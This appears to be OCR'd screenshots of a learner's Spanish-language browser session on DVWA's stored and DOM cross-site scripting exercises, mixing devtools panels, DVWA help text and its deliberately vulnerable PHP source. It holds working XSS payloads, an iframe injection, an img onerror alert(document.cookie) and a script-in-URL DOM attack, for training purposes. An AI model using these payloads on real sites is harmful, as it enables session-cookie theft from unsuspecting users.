Heredado de div#main_body
div#main_body { main.css:131
font-size: 13px;
Heredado de div#container
div#container { main.css:109
font-size: 13px;
Heredado de body
body { main.css:1
color: #2f2f2f;
font: 12px/15px Arial, Helvetica, sans-serif;
Disposición
Calculado
Cambios
Animaciones
Flexbox
Seleccione un contenedor o elemento Flex para continuar.
Rejilla
No hay rejillas CSS en uso en esta página
Modelo de caja
margin
border
padding
232×16
238×22
static
Propiedades del modelo de caja
box-sizing content-box
display inline
float none
line-height 16px
position static
z-index auto
html body.home div#container div#main_body div.body_padded div.vulnerable_code_area form table tbody tr td input


Vulnerability: Stored Cross Site
192.168.1.6/vulnerabilities/xss_s/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Clear Guestbook
Name:
PHPSESSID=e4t306na97s80jhpo1c4qqkdc1;
security=medium
Message: froga
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/
Username: admin
Security Level: medium
PHPIDS: disabled
View Source
View Help
Inspector
Consola
Depurador
Editor de estilos
Rendimiento
Memoria
Red
Almacenamiento
Accesibilidad
Adblock Plus
Disposición
Calculado
Cambios
Animaciones
Flexbox
Rejilla


Vulnerability: Stored Cross Site
192.168.1.6/vulnerabilities/xss_s/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
ne src="http://www.froga.eus"></iframe>
Message *
froga
Sign Guestbook
Clear Guestbook
Name:
PHPSESSID=e4t306na97s80jhpo1c4qqkdc1;
security=medium
Message: froga
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/
Inspector
Consola
Depurador
Editor de estilos
Rendimiento
Memoria
Red
Almacenamiento
Accesibilidad
Adblock Plus
Buscar en HTML

<h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>


<form method="post" name="guestform" "="">
<table width="550" cellspacing="1" cellpadding="2" border="0">
<tbody>
<tr>
<td width="100">Name *</td>
<td>
<input name="txtName" type="text" size="30" maxlength="90">
</td>
</tr>
html body.home div#container div#main_body div.body_padded div.vulnerable_code_area form table tbody tr td input
Filtrar estilos
.cls
elemento { en línea }
input, textarea, select { main.css:32
font: 100% arial,sans-serif;
vertical-align: middle;
}
Heredado de div#main_body
div#main_body { main.css:131
font-size: 13px;
}
Heredado de div#container
div#container { main.css:109
font-size: 13px;
}
Heredado de body
Disposición
Calculado
Cambios
Animaciones
Flexbox
Seleccione un contenedor o elemento Flex para continuar.
Rejilla
No hay rejillas CSS en uso en esta página
Modelo de caja
margin
border
padding
232×16



Vulnerability: Stored Cross Site
192.168.1.6/vulnerabilities/xss_s/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Clear Guestbook
Name:
PHPSESSID=e4t306na97s80jhpo1c4qqkdc1;
security=medium
Message: froga
Name:
Uf.
Tenemos
problemas
Message: froga
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/
Username: admin
Security Level: medium
PHPIDS: disabled
View Source
View Help
Inspector
Consola
Depurador
Editor de estilos
Rendimiento
Memoria
Red
Almacenamiento
Accesibilidad
Adblock Plus
Disposición
Calculado
Cambios
Animaciones
Flexbox
html
body.home
div#container
div#main_body
div.body_padded
div.vulnerable_code_area
form
table
tbody
tr
td
input

Stored XSS Source

vulnerabilities/xss_s/source/high.php


```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    //mysql_close();
}

?>
```


Vulnerability: Stored Cross Site Scripting (XSS)
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
td | 443 × 26
Name *
Message *
Sign Guestbook
Clear Guestbook
Inspector
Consola
Depurador
Editor de estilos
Rendimiento
Memoria
Red
Almacenamiento
Accesibilidad
Adblock Plus
Buscar en HTML
Filtrar estilos
Disposición
Calculado
Cambios
Animaciones
Flexbox
Seleccione un contenedor o elemento Flex para continuar.
Rejilla
No hay rejillas CSS en uso en esta página
Modelo de caja
margin
border
padding
232×16
238×22
static
Propiedades del modelo de caja
box-sizing content-box
display inline
float none
line-height 16px
position static
z-index auto
html body.home div#container div#main_body div.body_padded div.vulnerable_code_area form table tbody tr td input


Vulnerability: Stored Cross Site
192.168.1.6/vulnerabilities/xss_s/
DVWA
PHPSESSID=56dqmnehgiu94e2u3a5gcj6ah7; security=high
Aceptar
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
Message *
Sign Guestbook
Clear Guestbook
Leído 192.168.1.6
Inspector
Consola
Depurador
Editor de estilos
Rendimiento
Memoria
Red
Almacenamiento
Accesibilidad
Adblock Plus
<input name="txtName" type="text" size="30" maxlength="10">
<img src="www.froga.eus\froga.jpg" onerror=alert(document.cookie)></img>

XSS (DOM)

https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001)
https://www.acunetix.com/blog/articles/dom-xss-explained/


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: DOM Based Cross Site Scripting (XSS)
Please choose a language:
English
Select
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001)
https://www.acunetix.com/blog/articles/dom-xss-explained/
Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web ...
192.168.1.6/vulnerabilities/view_source.php?id=xss_d&security=low
Unknown Vulnerability Source
vulnerabilities/xss_d/source/low.php
<?php
No protections, anything goes
?>
Compare All Levels
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Help - Cross Site Scripting (DOM Based)

About

"Cross-Site Scripting (XSS)" attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application using input from a user in the output, without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the JavaScript. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site. These scripts can even rewrite the content of the HTML page.

DOM Based XSS is a special case of reflected where the JavaScript is hidden in the URL and pulled out by JavaScript in the page while it is rendering rather than being embedded in the page when it is served. This can make it stealthier than other attacks and WAFs or other protections which are reading the page body do not see any malicious content.

Objective

Run your own JavaScript in another user's browser, use this to steal the cookie of a logged in user.

Low Level

Low level will not check the requested input, before including it to be used in the output text.

`Spoiler:` [redacted].

Medium Level

The developer has tried to add a simple pattern matching to remove any references to "<script" to disable any JavaScript. Find a way to run JavaScript without using the script tags.

`Spoiler:` [redacted].

High Level


The developer is now white listing only the allowed languages, you must find a way to run your code without it going to the server.

`Spoiler:` [redacted].

Impossible Level

The contents taken from the URL are encoded by default by most browsers which prevents any injected JavaScript from being executed.

Reference: https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)



http://192.168.1.6/vulnerabilities/xss_d/?default=English<script>alert(document.cookie)</script>

